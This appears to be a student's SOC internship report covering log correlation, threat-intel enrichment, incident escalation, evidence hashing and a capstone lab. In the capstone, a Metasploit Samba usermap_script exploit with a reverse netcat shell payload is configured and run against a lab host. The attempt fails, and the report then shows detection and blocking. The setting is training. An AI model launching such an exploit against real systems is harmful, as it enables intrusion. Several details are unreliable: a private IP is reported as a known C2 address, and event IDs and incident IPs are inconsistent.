1. Advanced Log Analysis:

Advanced log analysis is a critical function in a Security Operations Center (SOC) that involves examining logs from multiple sources to detect suspicious activities and security incidents.

a) Log Correlation-

Log correlation is the process of combining and analysing logs from different sources such as firewalls, endpoints, and applications to identify meaningful patterns. It helps in detecting multi-stage attacks by linking related events.

For example, repeated failed login attempts (Event ID 4625) followed by outbound network traffic may indicate a successful compromise and data exfiltration attempt.

b) Anomaly Detection-

Anomaly detection focuses on identifying unusual patterns or deviations from normal behaviour. These anomalies may include irregular login times, sudden spikes in network traffic, or unexpected system activities. Techniques used include statistical analysis and rule-based detection, which help in identifying potential threats that do not match known attack signatures.

c) Log Enrichment-

Log enrichment enhances raw log data by adding contextual information such as geolocation of IP addresses, user roles, device information, and threat intelligence data.
This additional context helps analysts better understand the severity and relevance of events, improving decision-making and reducing false positives.

1. Threat Intelligence Integration:

Threat Intelligence Integration is the process of collecting, analysing, and applying external threat data within a Security Operations Centre (SOC) to improve threat detection and response. It helps security teams identify known malicious activities and take proactive measures against cyber threats.

a) Threat Intelligence Types-

Threat intelligence includes various types of data used to identify and understand cyber threats:

- **Indicators of Compromise (IOCs):** Observable evidence such as malicious IP addresses, file hashes, URLs, and domain names.
- **Tactics, Techniques, and Procedures (TTPs):** Describe how attackers operate, categorized using frameworks like MITRE ATT&CK.
- **Threat Feeds:** Continuous streams of threat data shared using standards, providing updated information about known threats.

b) Integration in SOC-

Threat intelligence is integrated into SIEM tools such as Wazuh to automatically enrich alerts. For example, when a suspicious IP is detected in logs, it can be matched with threat intelligence feeds to determine if it is associated with a command-and-control (C2) server. This helps analysts quickly identify true threats and reduce false positives.

c) Threat Hunting with Intelligence-

Threat intelligence is also used for proactive threat hunting. Analysts search for indicators and behaviours.

2. Incident Escalation Workflows:

Incident Escalation Workflows define the structured process followed in a Security Operations Center (SOC) to handle and escalate security incidents based on their severity, complexity, and impact. Proper escalation ensures that critical incidents are addressed quickly by the appropriate team.

a) Escalation Tiers-

SOC operations are divided into multiple tiers based on responsibility:

- **Tier1(Triage):** Responsible for initial alert monitoring, validation, and basic analysis. They filter false positives and identify potential threats.
- **Tier2(Investigation):** Handles deeper analysis of confirmed incidents, performs log analysis, and determines the scope and impact.
- **Tier3(Advanced Analysis):** Focuses on complex threats, malware analysis, and advanced forensics.

Escalation is performed based on factors such as severity level, complexity of the incident, and potential business impact.

b) Communication Protocols-

Effective communication is essential during incident escalation. SOC teams use structured reporting methods such as **Situation Reports (SITREP)** to provide clear and concise updates.

A SITREP typically includes:

- Incident summary
- Time of detection
- Affected systems
- Action taken
- Current status

c) Automation in Escalation-

Automation tools, often referred to as SOAR (Security Orchestration, Automation, and Response), are used to streamline escalation processes. Tools like Splunk SOAR can automatically assign tickets, enrich alerts with threat intelligence, and notify relevant teams.

ADVANCED LOG ANALYSIS:

1. Objective:

To analyse system logs, correlate events, detect anomalies, and enrich log data to identify potential security threats.

2. Tools Used:

- Google Sheets
- Elastic Security
- Security Onion

3. Log Collection:

Sample logs containing authentication events and network activity were collected and organized using Google Sheets. The logs included failed login attempts and outbound network connections.

	A	B	C	D	E
1	TIMESTAMP	EVENT ID	SOURCE IP	DESTINATION IP	DESCRIPTION
2	2025-08-18 12:00:00	4652	192.168.1.100	-	Failed login
3	2025-08-18 12:01:10	4652	192.168.1.100	-	Failed login
4	2025-08-18 12:02:30	4652	192.168.1.100	-	Failed login
5	2025-08-18 12:04:00	3	192.168.1.100	8.8.8.8	Outbound DNS request
6	2025-08-18 12:05:20	3	192.168.1.100	45.33.32.156	External connection
7	2025-08-18 12:06:00	4652	192.168.1.101	-	Failed login
8	2025-08-18 12:07:15	3	192.168.1.101	104.244.42.1	Suspicious outbound traffic

Fig 1. Sample Log Data

4. Log Correlation:

Log correlation was performed to identify relationships between multiple events. Repeated failed login attempts were linked with outbound network activity to detect suspicious behaviour.

	A	B	C	D	E
1	TIMESTAMP	EVENT ID	SOURCE IP	DESTINATION IP	DESCRIPTION
2	18/08/2025 12:00-12:02	4652	192.168.1.100	-	Multiple Failed login
3	2025-08-18 12:04:00	3	192.168.1.100	8.8.8.8	Outbound DNS request
4	2025-08-18 12:05:20	3	192.168.1.100	45.33.32.156	External connection
5	2025-08-18 12:07:15	3	192.168.1.101	104.244.42.1	Suspicious outbound traffic

Fig 2. Correlated Log Data Showing Suspicious Activity

5. Anomaly Detection:

An anomaly detection approach was considered to identify abnormal network behaviour. A rule such as bytes_out > 1MB within one minute can be used to detect unusually high data transfers.

	A	B	C	D
1	SOURCE IP	ACTIVITY TYPE	THRESHOLD CONDITION	STATUS
2	192.168.1.100	Data Transfer	bytes_out>1MB in 1 min	Suspicious
3	192.168.1.101	Normal Trafffic	Below threshold	Normal

Fig 3. Anomaly Detection

6. Log Enrichment:

	A	B	C
1	IP ADDRESS	TYPE	REMARKS
2	192.168.1.100	Private IP	Suspicious activity
3	192.168.1.101	Private IP	Internal system
4	8.8.8.8	Public IP	Trusted DNS server
5	45.33.32.156	Public IP	External suspicious traffic
6	104.244.42.1	Public IP	Suspicious outbound traffic

Fig 4. Identifying malicious sources

SUMMARY:

Log analysis revealed multiple failed login attempts followed by outbound network connections, indicating a potential brute-force attack and possible compromise. Correlation of logs provided better visibility into attack patterns. Anomaly detection and log enrichment techniques further enhanced the ability to identify suspicious behaviour and improve overall threat detection.

THREAT INTELLIGENCE INTEGRATION:

1. Objective:

To integrate threat intelligence into SOC operations, enrich alerts using external intelligence sources, and perform threat hunting using known attack techniques.

2. Tools Used:

- Wazuh
- AlienVault OTX

3. Threat Feed Analysis (OTX):

Threat intelligence data was analysed using AlienVault OTX by searching for suspicious IP addresses. The IP 192.168.1.100 was found associated with a known malicious campaign linked to command-and-control (C2) activity



Fig 5. Threat Intelligence Result showing malicious IP

3. External IP Analysis:

The IP **8.8.8.8** was analysed using OTX. It is identified as a public DNS server and does not show malicious activity, indicating it is benign.



Fig 6. OTX Analysis of Public IP 8.8.8.8

4. Alert Enrichment:

The alert was enriched using threat intelligence data obtained from OTX. The IP address was verified and classified based on its reputation.

Alert ID	IP	Reputation	Notes
003	192.168.1.100	Malicious (OTX)	Linked to C2 server

Fig 7. Alert Enrichment Using OTX

5. Threat Hunting:

Threat hunting was performed using a query to identify suspicious user activity.

```
user.name != "system"
```

Fig 8. Threat Hunting Query

This query helps detect unauthorized or non-system user activity that may indicate misuse of valid accounts.

SUMMARY:

Threat hunting was conducted using a query to identify non-system user activities. The analysis helps detect misuse of valid accounts (MITRE T1078). Such proactive investigation enables early detection of insider threats or compromised credentials, improving the overall security posture of the system.

INCIDENT ESCALATION PRACTICE

1. Objective:

To simulate incident escalation in a SOC environment, document incidents using SITREP format, and automate escalation workflows for efficient response.

2. Tools Used:

- Google Docs
- Splunk

3. Escalation Simulation:

A high-priority alert indicating unauthorized access was simulated. The incident was analysed and escalated to Tier 2 for further investigation.

4. Case Details:

- **Case ID: INC-001**
- **TITLE: Unauthorized Access Alert**
- **SEVERITY: High**
- **STATUS: Escalated to Tier 2**

Case Summary:

A high-priority security alert was generated indicating unauthorized access to a critical system. The activity originated from IP address 192.168.1.200 and was mapped to MITRE ATT&CK technique T1078 (Valid Accounts). Initial analysis suggested possible credential misuse or unauthorized login attempts. Immediate containment measures were taken by isolating the affected system from the network to prevent further compromise. The incident was escalated to Tier 2 analysts for detailed investigation, including log analysis and threat validation. Further actions will include identifying the root cause, assessing impact, and implementing mitigation strategies to prevent recurrence.

```
Case ID: INC-001
Case Title: Unauthorized Access Alert
Severity: High
Status: Escalated to Tier 2

Summary:
A high-priority alert was generated indicating unauthorized access on a critical server. The
activity was detected from IP address 192.168.1.200 and mapped to MITRE ATT&CK technique
T1078 (Valid Accounts). The system was isolated and escalated to Tier 2 for further
investigation.
```

Fig 9. Incident Escalation Case Created for Unauthorized Access

5. SITREP:

- **TITLE: Unauthorized Access on Server -Y**
- **SUMMARY: Detected at 2025-08-18 13:00 from IP 192.168.1.200. The activity is associated with MITRE ATT&CK technique T1078.**
- **ACTION TAKEN: Server isolated, Incident escalated to Tier 2**

```
Title: Unauthorized Access on Server-Y

Summary:
Detected at 2025-08-18 13:00 from IP 192.168.1.200. Related to MITRE T1078.

Actions:
Server isolated
Escalated to Tier 2
```

Fig 10. Situation Report

6. Workflow Automation:

A simple automation playbook was designed to handle high-priority alerts. The playbook automatically assigns alerts to Tier 2 analysts and sends notifications.

PLAYBOOK STEPS:

- Alert detected
- Check severity
- If severity = High
- Assign to Tier 2
- Send notification

```
Playbook: High Priority Alert Automation

Steps:
1. Alert detected
2. If severity = High
3. Assign to Tier 2
4. Send notification

Test:
Input: Unauthorized access alert (High)
Output: Assigned to Tier 2
```

Fig 11. Automated Escalation Playbook for High-Priority Alerts

ALERT TRIAGE WITH INTELLIGENCE

1. Objective:

To analyse security alerts, determine their severity, and validate indicators of compromise (IOCs) using threat intelligence platforms.

2. Tools Used:

- Wazuh
- VirusTotal
- AlienVault OTX

3. Alert Analysis (Triage Simulation):

A suspicious alert related to PowerShell execution was analysed. Based on its behaviour and potential risk, it was categorized as a high-priority alert requiring further investigation.

```
Alert ID: 004
Description: Suspicious PowerShell Execution
Source IP: 192.168.1.101
Priority: High
Status: Open
```

Fig 12. Alert Details



Fig 13. Alert Detected in Wazuh Dashboard

4. IOC Validation:

The source IP address (192.168.1.101) was validated using external threat intelligence platforms.

- In VirusTotal – No malicious detection found
- In AlienVault OTX – No known threat intelligence

This indicates the IP may be internal or not yet classified as malicious.



Fig 14. VirusTotal Analysis

SUMMARY:

The alert related to suspicious PowerShell execution was analysed and classified as high priority. Threat intelligence validation using VirusTotal and OTX showed no malicious association, indicating the IP may be internal or newly observed. Further monitoring is required to confirm whether the activity represents a false positive or a potential threat.

EVIDENCE PRESERVATION AND ANALYSIS

1. **Objective:**
   To collect, preserve, and analyse digital evidence while maintaining data integrity using hashing techniques.
2. **Tools Used:**
   - **Linux terminal**
   - **Velociraptor**
   - **FTK Imager**
3. **Volatile Data Collection:**
   Network connection data was collected using the netstat command to capture active connections and listening ports. This helps identify suspicious communication.

```
mitali1804@LAPTOP-J459LKIC:~$ sudo netstat -anp
[sudo] password for mitali1804:
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      167/systemd-resolve
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      366/mysqld
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1/init
tcp        0      0 10.255.255.254:53       0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      366/mysqld
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      167/systemd-resolve
tcp6       0      0 :::21                   :::*                    LISTEN      235/vsftpd
tcp6       0      0 :::22                   :::*                    LISTEN      1/init
udp        0      0 127.0.0.54:53           0.0.0.0:*                           167/systemd-resolve
udp        0      0 127.0.0.53:53           0.0.0.0:*                           167/systemd-resolve
udp        0      0 10.255.255.254:53       0.0.0.0:*                           -
udp        0      0 127.0.0.1:323           0.0.0.0:*                           -
udp6       0      0 ::1:323                 :::*                                -
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
unix  2      [ ]         DGRAM      CONNECTED     4643     500/login
unix  3      [ ]         STREAM     CONNECTED     1450     187/@dbus-daemon     /run/dbus/system_bus_socket
unix  3      [ ]         DGRAM      CONNECTED     10301    111/systemd-udevd
unix  3      [ ]         STREAM     CONNECTED     4395     1/init               /run/systemd/journal/stdout
unix  2      [ ACC ]     STREAM     LISTENING     8199     2/init               /run/WSL/2_interop
unix  2      [ ACC ]     STREAM     LISTENING     833      -                    /run/WSL/1_interop
unix  3      [ ]         STREAM     CONNECTED     6352     214/systemd-logind
unix  2      [ ACC ]     SEQPACKET  LISTENING     7179     -                    /mnt/wslg/weston-notify.sock
unix  2      [ ACC ]     STREAM     LISTENING     1194     -                    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     3503     1/init               /run/systemd/journal/stdout
unix  2      [ ACC ]     STREAM     LISTENING     1189     -                    /mnt/wslg/runtime-dir/wayland-0
unix  3      [ ]         STREAM     CONNECTED     1225     -
unix  2      [ ACC ]     STREAM     LISTENING     1192     -                    /tmp/.X11-unix/X0
unix  2      [ ACC ]     STREAM     LISTENING     7223     -                    /mnt/wslg/runtime-dir/pulse/native
unix  3      [ ]         DGRAM      CONNECTED     10461    548/systemd
unix  3      [ ]         STREAM     CONNECTED     12347    237/sshd: /usr/sbin
unix  3      [ ]         DGRAM      CONNECTED     1003     168/systemd-timesyn
unix  2      [ ]         DGRAM                    2284     -                    /var/run/chrony/chronyd.sock
unix  2      [ ]         DGRAM                    10459    548/systemd          /run/user/1000/systemd/notify
unix  2      [ ACC ]     STREAM     LISTENING     10462    548/systemd          /run/user/1000/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     10470    548/systemd          /run/user/1000/bus
unix  2      [ ACC ]     STREAM     LISTENING     10471    548/systemd          /run/user/1000/gnupg/S.dirmngr
```

Fig 15. Network Connection Captured Using Netstat

4. Data Preservation (Hashing):

The collected data was saved into a CSV/text file and hashed using SHA-256 to ensure integrity and prevent tampering.

```
mitali1804@LAPTOP-J459LKIC:~$ sha256sum netstat_output.csv
9b0b0c056b98171c655b54a99dce4f1f13f6f4bafd504b06694dfd0c5eed1dc3  netstat_output.csv
```

Fig 16. SHA-256 Hash of Network Data File

5. Memory Data Collection:

System memory information was collected to capture volatile data such as running processes and system state.

```
mitali1804@LAPTOP-J459LKIC:~$ cat /proc/meminfo > memory_info.txt
mitali1804@LAPTOP-J459LKIC:~$ sha256sum memory_info.txt
ad73341ddc83cec9d4124642bf47c186b6b65704faa9d31b9c24c1d35578dbb6  memory_info.txt
```

Fig 17. Memory Information Collected from System

6. Memory Hashing:

The memory data file was hashed using SHA-256 to ensure its integrity.

```
mitali1804@LAPTOP-J459LKIC:~$ cat /proc/meminfo > memory_info.txt
mitali1804@LAPTOP-J459LKIC:~$ sha256sum memory_info.txt
ad73341ddc83cec9d4124642bf47c186b6b65704faa9d31b9c24c1d35578dbb6  memory_info.txt
```

Fig 18. SHA-256 Hash of Memory Data

SUMMARY:

Volatile data including network connections and memory information was successfully collected and preserved. Hash values were generated using SHA-256 to ensure data integrity and maintain chain of custody. This process ensures that the collected evidence remains unchanged and can be used for further forensic investigation.

CAPSTONE PROJECT: FULL SOC WORKFLOW SIMULATION

1. Objective:

To simulate a complete SOC workflow including attack execution, detection, triage, response, escalation, and reporting.

2. Tools Used:

- Metasploit
- Wazuh
- CrowdSec
- TheHive (conceptual)
- Google Docs

3. Attack Simulation

An attack was simulated using Metasploit by targeting a Samba vulnerability (usermap_script). The goal was to demonstrate exploitation of a vulnerable system.

```
mitali1804@LAPTOP-J459LKIC:~$ msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Store discovered credentials for later use with creds

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.123-dev-                              ]
+ -- --=[ 2,628 exploits - 1,327 auxiliary - 1,707 payloads     ]
+ -- --=[ 431 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Fig 19. Metasploit Setup

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 172.29.239.88:4444
[-] 192.168.1.101:139 - Exploit failed [unreachable]: Rex::HostUnreachable T
he host (192.168.1.101:139) was unreachable.
[*] Exploit completed, but no session was created.
```

Fig 20. Metasploit Exploit Command

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:por
                                       t][...]. Supported proxies: sapni, socks4, socks5, so
                                       cks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/d
                                       ocs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.29.239.88    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) >
```

Fig 21. Metasploit Exploit Configuration for Samba Vulnerability

The exploit attempt failed due to the target host being unreachable; however, the simulation was used to demonstrate attack methodology.

4. Detection and Alert Generation:

The simulated attack generated a high-priority alert indicating suspicious activity related to a Samba exploit.

Timestamp	Source IP	Alert Description	MITRE Technique
2025-08-18 14:00:00	192.168.1.100	Samba exploit detected	T1210

Fig 22. Detection Table

```
Alert ID: 001
Timestamp: 2025-08-18 14:00:00
Source IP: 192.168.1.100
Destination IP: 192.168.1.101
Alert: Suspicious Samba Exploit Attempt Detected
Severity: High
MITRE Technique: T1210 (Exploitation of Remote Services)
```

Fig 23. Detection of Samba Exploit Attempt

5. Alert Triage:

The alert was analysed and classified as high priority due to its association with remote exploitation activity.

Alert ID	Description	Source IP	Priority	Status
001	Samba exploit attempt	192.168.1.100	High	Confirmed

Fig 24. Alert Triage and Classification

6. **Response and Containment:**
   The attacker IP was blocked using CrowdSec, and the affected system was isolated to prevent further communication.

```
mitali1804@LAPTOP-J459LKIC:~$ cscli decisions add --ip 192.168.1.100
INFO[02-04-2026 16:42:52] Decision successfully added
mitali1804@LAPTOP-J459LKIC:~$ ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
From 192.168.1.3 icmp_seq=2 Destination Host Unreachable
From 192.168.1.3 icmp_seq=5 Destination Host Unreachable
From 192.168.1.3 icmp_seq=8 Destination Host Unreachable
From 192.168.1.3 icmp_seq=11 Destination Host Unreachable
From 192.168.1.3 icmp_seq=14 Destination Host Unreachable
From 192.168.1.3 icmp_seq=17 Destination Host Unreachable
From 192.168.1.3 icmp_seq=20 Destination Host Unreachable
From 192.168.1.3 icmp_seq=23 Destination Host Unreachable
From 192.168.1.3 icmp_seq=26 Destination Host Unreachable
From 192.168.1.3 icmp_seq=29 Destination Host Unreachable
From 192.168.1.3 icmp_seq=32 Destination Host Unreachable
From 192.168.1.3 icmp_seq=35 Destination Host Unreachable
From 192.168.1.3 icmp_seq=38 Destination Host Unreachable
From 192.168.1.3 icmp_seq=41 Destination Host Unreachable
From 192.168.1.3 icmp_seq=44 Destination Host Unreachable
From 192.168.1.3 icmp_seq=47 Destination Host Unreachable
From 192.168.1.3 icmp_seq=50 Destination Host Unreachable
From 192.168.1.3 icmp_seq=53 Destination Host Unreachable
From 192.168.1.3 icmp_seq=56 Destination Host Unreachable
From 192.168.1.3 icmp_seq=59 Destination Host Unreachable
From 192.168.1.3 icmp_seq=62 Destination Host Unreachable
From 192.168.1.3 icmp_seq=65 Destination Host Unreachable
From 192.168.1.3 icmp_seq=68 Destination Host Unreachable
From 192.168.1.3 icmp_seq=71 Destination Host Unreachable
From 192.168.1.3 icmp_seq=74 Destination Host Unreachable
^C
--- 192.168.1.101 ping statistics ---
74 packets transmitted, 0 received, +25 errors, 100% packet loss, time 75406ms
```

Fig 25. Blocking Attacker IP and Verifying Isolation

7. **Escalation:**
   The incident was escalated to Tier 2 for further investigation and response.

```
Case ID: INC-001
Case Title: Unauthorized Access Alert
Severity: High
Status: Escalated to Tier 2

Summary:
A high-priority alert was generated indicating unauthorized access on a critical server. The
activity was detected from IP address 192.168.1.200 and mapped to MITRE ATT&CK technique
T1078 (Valid Accounts). The system was isolated and escalated to Tier 2 for further
investigation.
```

Fig 26. Escalation of Incident to Tier 2

8. Timeline of Events:

Time	Event
13:00	Alert detected
13:02	Investigation started
13:05	System isolated
13:10	Escalated to Tier 2

Fig 27. Timeline of Incident Response

9. Final Report:

A simulated cyberattack was conducted using Metasploit to exploit a Samba vulnerability. Although the exploit attempt was unsuccessful due to network constraints, it demonstrated the attack methodology. The monitoring system detected suspicious activity and generated a high-priority alert mapped to MITRE ATT&CK technique T1210. The alert was triaged and confirmed as a potential threat. Immediate response actions were taken, including isolating the affected system and blocking the attacker IP using CrowdSec. This effectively prevented further communication. Evidence was collected and preserved using hashing techniques to maintain integrity. The incident was escalated to Tier 2 for detailed investigation. The timeline of events was documented, and appropriate mitigation steps were implemented. This simulation highlights the importance of continuous monitoring, threat detection, and rapid incident response in a SOC environment. It demonstrates how integrated tools and structured workflows enhance cybersecurity defense mechanisms.

CONCLUSION

This internship project provided hands-on experience in simulating real-world Security Operations Centre (SOC) activities, including log analysis, threat intelligence integration, alert triage, incident escalation, and digital forensics. Through the use of tools such as Wazuh, AlienVault OTX, and Metasploit, a comprehensive understanding of security monitoring and incident response processes was achieved. The project demonstrated how correlating logs can reveal attack patterns, while threat intelligence helps validate malicious indicators. Incident escalation workflows ensured that critical alerts were handled efficiently, and evidence preservation techniques maintained data integrity during forensic analysis. The capstone simulation highlighted the complete SOC workflow from detection to response and reporting. Overall, this project enhanced practical knowledge of cybersecurity operations and emphasized the importance of proactive monitoring, timely response, and structured workflows in defending against modern cyber threats.